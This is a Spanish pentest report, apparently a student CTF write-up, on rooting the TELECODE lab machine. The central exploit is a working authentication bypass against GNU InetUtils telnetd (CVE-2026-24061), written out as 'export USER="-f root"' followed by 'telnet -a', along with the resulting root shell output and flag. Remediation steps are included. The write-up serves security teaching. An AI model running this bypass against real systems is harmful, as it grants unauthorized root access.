

Informe de Pentesting — TELECODE

Oct 4, 2026 · @INS Baix Camp

Resumen Ejecutivo

El objetivo **TELECODE** (172.17.0.2) fue comprometido en su totalidad mediante la explotación de una vulnerabilidad crítica de omisión de autenticación en el servicio Telnet. Se obtuvo acceso directo como usuario **root** sin necesidad de credenciales previas, y se capturó la flag del sistema.

Flag capturada: TELECODE{y0u_pwn3d_th3_l3g4cy_g4t3w4y}

Vulnerabilidad principal: CVE-2026-24061 — GNU InetUtils telnetd ≤ 2.7 — CVSS 9.8 (Crítico)

Impacto: Compromiso completo del sistema. Un atacante sin autenticación puede ejecutar comandos arbitrarios como root, leer o modificar cualquier fichero del sistema, y utilizarlo como punto de pivote hacia otros segmentos de red.

Alcance y Metodología

Objetivo: 172.17.0.2 (TELECODE — whoami-labs.com, dificultad: fácil)

Entorno: Laboratorio de práctica aislado. Todas las pruebas se realizaron en un entorno autorizado expresamente para ello. Ninguna técnica se aplicó fuera de este perímetro.

Metodología aplicada:

1. Reconocimiento pasivo — identificación de servicios y versiones con Nmap
2. Enumeración activa — análisis de cada servicio (FTP, SSH, Telnet, HTTP, SMB)
3. Identificación de vulnerabilidades — correlación de versiones con CVEs conocidos
4. Explotación — ejecución controlada del vector de ataque identificado
5. Post-explotación — verificación de privilegios y captura de flag

Herramientas utilizadas: Nmap, Nikto, Gobuster, Metasploit Framework, cliente Telnet nativo

Reconocimiento — Superficie de Ataque

Escaneo inicial con Nmap (`nmap -sV -sC -sS -p- 172.17.0.2`) reveló 6 puertos abiertos:

Puerto	Protocolo	Servicio	Versión	Resultado de enumeración
21/tcp	FTP	vsftpd	3.0.5	Login anónimo desactivado (530). Sin exploit de versión conocido. Aparcado.
22/tcp	SSH	OpenSSH	8.2p1 Ubuntu	Auth: publickey + password. Sin exploit de versión. Aparcado hasta obtener credenciales.
23/tcp	Telnet	GNU InetUtils telnetd	≤ 2.7	VULNERABLE — CVE-2026-24061. Vector de ataque principal.
80/tcp	HTTP	Apache httpd	2.4.41	Una única página estática (index.html, 4 KB). Nikto: solo cabeceras ausentes. Gobuster: 23.065 rutas probadas sin resultado relevante.
139/tcp	SMB	Samba	4	Pendiente de enumerar (no fue necesario tras explotar Telnet).
445/tcp	SMB	Samba	4	Pendiente de enumerar.

Conclusión de reconocimiento: El único vector explotable identificado fue el servicio Telnet en el puerto 23, afectado por CVE-2026-24061. El resto de servicios no presentaron vulnerabilidades de versión ni configuración explotable con la información disponible.

Hallazgos

HAL-01 — Omisión de autenticación remota en GNU InetUtils telnetd (CVE-2026-24061)

Severidad: Crítica — CVSS 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Servicio afectado: Telnet — puerto 23/tcp

Versiones vulnerables: GNU InetUtils telnetd 1.9.3 hasta 2.7 (inclusive)

Descripción técnica:

El protocolo Telnet permite al cliente enviar variables de entorno al servidor mediante la opción `NEW_ENVIRON`. La implementación vulnerable de `telnetd` toma la variable `USER` y la pasa directamente como argumento al programa `login(1)` sin ningún tipo de saneamiento ni validación. El programa `login(1)` interpreta el flag `-f` como instrucción para omitir la autenticación estándar del usuario especificado.

Si el cliente envía `USER=-f root`, el servidor construye la llamada `/usr/bin/login -f root`, lo que concede acceso inmediato como root sin solicitar contraseña.

Publicación: 20 de enero de 2026 — oss-security mailing list (Simon Josefsson, GNU)

Estado: Explotado activamente en la naturaleza (consta en el catálogo CISA KEV). Módulo Metasploit disponible: `exploit/linux/telnet/gnu_inetutils_auth_bypass`

Impacto observado en el objetivo: Acceso root sin credenciales. Lectura de `/root/flag.txt`. Control total del sistema.

HAL-02 — Cabeceras de seguridad HTTP ausentes (Baja severidad)

Servicio afectado: HTTP — puerto 80/tcp (Apache 2.4.41)

El servidor web no incluye las cabeceras de seguridad recomendadas: `Content-Security-Policy`, `X-Content-Type-Options`, `Strict-Transport-Security`, `Permissions-Policy` y `Referrer-Policy`. No son un vector de acceso inicial, pero representan un riesgo de higiene que debe corregirse.

Cadena de Ataque — Explotación

Paso 1 — Reconocimiento de servicios

Escaneo completo de puertos con detección de versiones y scripts por defecto:

```
nmap -sV -sC -sS -p- 172.17.0.2
```

Resultado: 6 puertos abiertos. El puerto 23 (Telnet) muestra `Openwall GNU/*/Linux telnetd`, indicativo de GNU InetUtils.

Paso 2 — Identificación de la vulnerabilidad

La versión de GNU InetUtils telnetd detectada cae dentro del rango vulnerable (≤ 2.7) de CVE-2026-24061, publicado en enero de 2026 y con módulo Metasploit disponible (`exploit/linux/telnet/gnu_inetutils_auth_bypass`).

Paso 3 — Verificación del método de autenticación SSH

```
ssh -v 172.17.0.2
```

Confirmó métodos: `publickey,password`. Sin credenciales disponibles, el SSH queda descartado como vector inicial.

Paso 4 — Enumeración web descartada

Nikto y Gobuster (23.065 rutas, extensiones py/txt/html/php) confirmaron que el servidor web contiene únicamente una página estática (`index.html`). Sin paneles de login ni rutas explotables.

Paso 5 — Explotación de CVE-2026-24061

Intento inicial con Metasploit fallido por incompatibilidad de payload. Explotación directa con el cliente Telnet nativo:

```
export USER="-f root"
telnet -a 172.17.0.2
```

El flag `-a` instruye al cliente Telnet a enviar automáticamente la variable `USER` via `NEW_ENVIRON`. El servidor pasa `-f root` a `login(1)`, omitiendo la autenticación.

Paso 6 — Acceso root y captura de flag

```
root@telecode:~# id
uid=0(root) gid=0(root) groups=0(root)

root@telecode:~# find / -name flag.txt 2>/dev/null
/root/flag.txt

root@telecode:~# cat /root/flag.txt
TELECODE{y0u_pwn3d_th3_l3g4cy_g4t3w4y}
```

Duración total del ataque: inferior a 30 minutos desde el inicio del reconocimiento hasta la captura de la flag.

Evaluación de Riesgo

ID	Hallazgo	Severidad	CVSS	Autenticación requerida	Impacto
HAL-01	CVE-2026-24061 — Telnet auth bypass	Crítica	9.8	Ninguna	RCE como root — compromiso total
HAL-02	Cabeceras HTTP ausentes	Baja	3.1	N/A	Riesgo residual de higiene

Justificación de la severidad crítica (HAL-01):

- **Vector de red (AV:N):** explotable de forma remota sin acceso físico.
- **Complejidad baja (AC:L):** no requiere condiciones especiales ni conocimiento del objetivo.

- **Sin autenticación (PR:N / UI:N):** cualquier atacante con acceso al puerto 23 puede explotarlo.
- **Impacto total (C:H / I:H / A:H):** confidencialidad, integridad y disponibilidad completamente comprometidas.
- **Explotado activamente:** consta en el catálogo CISA KEV con explotación confirmada en la naturaleza.

Recomendaciones

REC-01 — Actualizar GNU InetUtils a la versión 2.8 o superior (Inmediata — Crítica)

La versión 2.8 de GNU InetUtils incluye el parche que elimina la vulnerabilidad CVE-2026-24061 al sanear correctamente la variable `USER` antes de pasarla a `login(1)`.

```
# Verificar versión actual
telnetd --version

# Actualizar en sistemas Debian/Ubuntu
apt update && apt upgrade inetutils-telnetd
```

REC-02 — Deshabilitar Telnet y migrar a SSH (Inmediata — Crítica)

Telnet transmite todo el tráfico en texto plano (credenciales incluidas) y es un protocolo obsoleto sin mecanismos de seguridad modernos. SSH proporciona las mismas funcionalidades con cifrado y autenticación robusta.

```
# Deshabilitar y detener el servicio Telnet
systemctl disable telnetd
systemctl stop telnetd

# Verificar que SSH está activo (ya confirmado en el objetivo)
systemctl status ssh
```

REC-03 — Añadir cabeceras de seguridad HTTP (Corto plazo — Baja)

Añadir al bloque de configuración de Apache las cabeceras de seguridad recomendadas:

```
Header always set Content-Security-Policy "default-src 'self'"
Header always set X-Content-Type-Options "nosniff"
Header always set Strict-Transport-Security "max-age=63072000"
Header always set Referrer-Policy "no-referrer"
Header always set Permissions-Policy "geolocation=(), microphone=()"
```

REC-04 — Revisar el resto de servicios expuestos (Corto plazo)

Los servicios SMB (139/445) no fueron enumerados durante esta prueba. Se recomienda revisar la configuración de Samba para asegurar que no permite acceso anónimo ni expone recursos sensibles.

Evidencias

EVD-01 — Escaneo Nmap (reconocimiento inicial)

Comando ejecutado: `nmap -sV -sC -sS -p- 172.17.0.2`

Resultado relevante: identificación de 6 puertos abiertos, versiones de servicio y banner SSH con algoritmos de autenticación. El servicio Telnet figura como `Openwall GNU/*/Linux telnetd`.

```
(kali㉿kali)-[~]
$ nmap -sV -sC -sS -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-03 21:25 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 73:2f:c8:c8:06:0f:6b:24:50:d8:4c:e1:f8:ad:41:b3 (RSA)
|   256 47:b9:f9:8c:f5:74:98:b4:61:a9:7a:e0:60:62:a3:45 (ECDSA)
|_  256 d4:08:7b:d2:88:0e:62:a0:ec:10:f2:b0:2e:67:f6:49 (ED25519)
23/tcp    open  telnet       Openwall GNU/*/Linux telnetd
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: TELECODE - Python Security Academy
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
MAC Address: 5E:50:95:B0:62:E0 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

EVD-02 — FTP: acceso anónimo denegado

Comando: `ftp 172.17.0.2` → usuario `anonymous`

Respuesta del servidor: `530 Permission denied` — el acceso anónimo está desactivado. Servicio aparcado.

```
(kali㉿kali)-[~]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): anonymous
530 Permission denied.
ftp: Login failed
ftp>
```

EVD-03 — SSH: métodos de autenticación


Comando: `ssh -v 172.17.0.2`

Línea relevante de la negociación: `Authentications that can continue: publickey,password` — sin credenciales disponibles, el vector SSH fue descartado.

```
debug1: SSH2_MSG_NEWKEYS received
debug1: rekey in after 134217728 blocks
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_ext_info_client_parse: server-sig-algs=<ssh-ed25519,sk-ssh-ed2551
9@openssh.com,ssh-rsa,rsa-sha2-256,rsa-sha2-512,ssh-dss,ecdsa-sha2-nistp256,e
cdsa-sha2-nistp384,ecdsa-sha2-nistp521,sk-ecdsa-sha2-nistp256@openssh.com>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: get_agent_identities: bound agent to hostkey
debug1: get_agent_identities: ssh_fetch_identitylist: agent contains no ident
ities
debug1: Will attempt key: /home/kali/.ssh/id_rsa
debug1: Will attempt key: /home/kali/.ssh/id_ecdsa
debug1: Will attempt key: /home/kali/.ssh/id_ecdsa_sk
debug1: Will attempt key: /home/kali/.ssh/id_ed25519
debug1: Will attempt key: /home/kali/.ssh/id_ed25519_sk
debug1: Will attempt key: /home/kali/.ssh/id_mldsa44_ed25519
debug1: Trying private key: /home/kali/.ssh/id_rsa
debug1: Trying private key: /home/kali/.ssh/id_ecdsa
debug1: Trying private key: /home/kali/.ssh/id_ecdsa_sk
debug1: Trying private key: /home/kali/.ssh/id_ed25519
debug1: Trying private key: /home/kali/.ssh/id_ed25519_sk
debug1: Trying private key: /home/kali/.ssh/id_mldsa44_ed25519
debug1: Next authentication method: password
kali@172.17.0.2's password:
```

EVD-04 — Web: página TELECODE Academy

URL: `http://172.17.0.2` — la página confirma el objetivo del laboratorio y la ubicación de la flag: `/root/flag.txt`. Nikto y Gobuster descartaron la existencia de rutas adicionales o paneles de administración.



```
(kali@kali)-[~]
$ nikto -h http://172.17.0.2
- Nikto v2.6.1

+ Target IP: 172.17.0.2
+ Target Hostname: 172.17.0.2
+ Target Port: 80
+ Platform: Unknown
+ Start Time: d URL: 2026-10-03 21:49:02 (GMT2)

+ Server: Apache/2.4.41 (Ubuntu)
+ No CGI Directories found (use '-C all' to force check all possible dirs). C
GI tests skipped.
+ [999990] OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ [013587] /: Suggested security header missing: content-security-policy. See
: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Opt
ions
+ [013587] /: Suggested security header missing: strict-transport-security. S
ee: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transpor
t-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: htt
ps://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: referrer-policy. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [600050] Apache/2.4.41 appears to be outdated (current is at least 2.4.68).
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: ht
tps://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8216 requests: 0 errors and 9 items reported on the remote host
+ End Time: 2026-10-03 21:49:21 (GMT2) (19 seconds)

+ 1 host(s) tested

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x py,txt,html,php -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: py,txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.html (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.hta (Status: 403) [Size: 275]
.hta.py (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.htaccess.html (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.htpasswd.html (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htaccess.py (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
.htpasswd.py (Status: 403) [Size: 275]
index.html (Status: 200) [Size: 4046]
index.html (Status: 200) [Size: 4046]
server-status (Status: 403) [Size: 275]
Progress: 23065 / 23065 (100.00%)

Finished

(kali@kali)-[~]
$
```

EVD-05 — Explotación CVE-2026-24061 y captura de flag

Comandos de explotación ejecutados desde Kali Linux:

```
export USER="-f root"
telnet -a 172.17.0.2
```

Verificación de privilegios obtenidos:

```
root@telecode:~# id
uid=0(root) gid=0(root) groups=0(root)

root@telecode:~# hostname
telecode

root@telecode:~# find / -name flag.txt 2>/dev/null
/root/flag.txt

root@telecode:~# cat /root/flag.txt
TELECODE{y0u_pwn3d_th3_l3g4cy_g4t3w4y}
```

```

kali@kali: /media/st_CIBERSEGURIDAD/
Sessió Accions Edita Vista Ajuda

WTHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde telecode.tar...
[*] Imagen cargada exitosamente
[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: TELECODE
DIFICULTAD: ***** fácil (1 puntos)

IP del laboratorio: 172.17.0.2
Ingresa la flag (formato TELECODE{...}): TELECODE{y0u_pwn3d_th3_l3g4cy_g4t3w4y}
¡Felicitaciones! Has comprometido TELECODE.
FECHA Y HORA: 2026-10-04 15:47:04 +0200

[*] Presiona Ctrl+C para eliminar el laboratorio
[]

root@telecode: ~
Sessió Accions Edita Vista Ajuda
logout
Connection closed by foreign host.

(kali@kali)-[~]
$ export USER="-f root"

(kali@kali)-[~]
$ telnet -a 172.17.0.2
Trying 172.17.0.2...
Connected to 172.17.0.2.
Escape character is '^]'.

Linux 7.1.5+kali-amd64 (telecode) (pts/0)

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.1.5+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Oct  4 13:44:31 UTC 2026 from 172.17.0.1 on pts/0
root@telecode:~# id
uid=0(root) gid=0(root) groups=0(root)
root@telecode:~# hostname,e
-bash: hostname,e: command not found
root@telecode:~# hostname
telecode
root@telecode:~# find / -name flag.txt 2>/dev/null
/root/flag.txt
root@telecode:~# cat /root/flag.txt
TELECODE{y0u_pwn3d_th3_l3g4cy_g4t3w4y}
root@telecode:~#

```

EVD-06 — Confirmación de flag en plataforma

Flag enviada a whoami-labs.com: **TELECODE{y0u_pwn3d_th3_l3g4cy_g4t3w4y}**

Respuesta de la plataforma: *¡Felicitaciones! Has comprometido TELECODE.* — Fecha y hora: 2026-10-04 15:47:04 +0200